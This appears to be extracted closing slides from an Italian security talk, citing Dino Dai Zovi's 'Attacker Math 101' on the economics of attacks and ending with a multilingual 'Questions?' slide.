
... c'è sempre una ragione per tutto...

## Attacker “Math” 101 (Dino Dai Zovi)

<http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf>

- If the cost to attack is less than the value of your information to the attacker, you will be attacked
- Mass malware must be financially profitable for the profit-driven attackers
- APT campaigns must scale according to the resources at the attacker's disposal

# ... che va oltre i luoghi comuni



Questions?

English

¿Preguntas?

Spanish

مَطَالِبُ آيَّة

Arabic

вопросы?

Russian

Domande?

Italian

Ερωτήσεις?

Greek

Ḡorncyn

Sindarin

tupoQghachmey

Klingon

質問

Japanese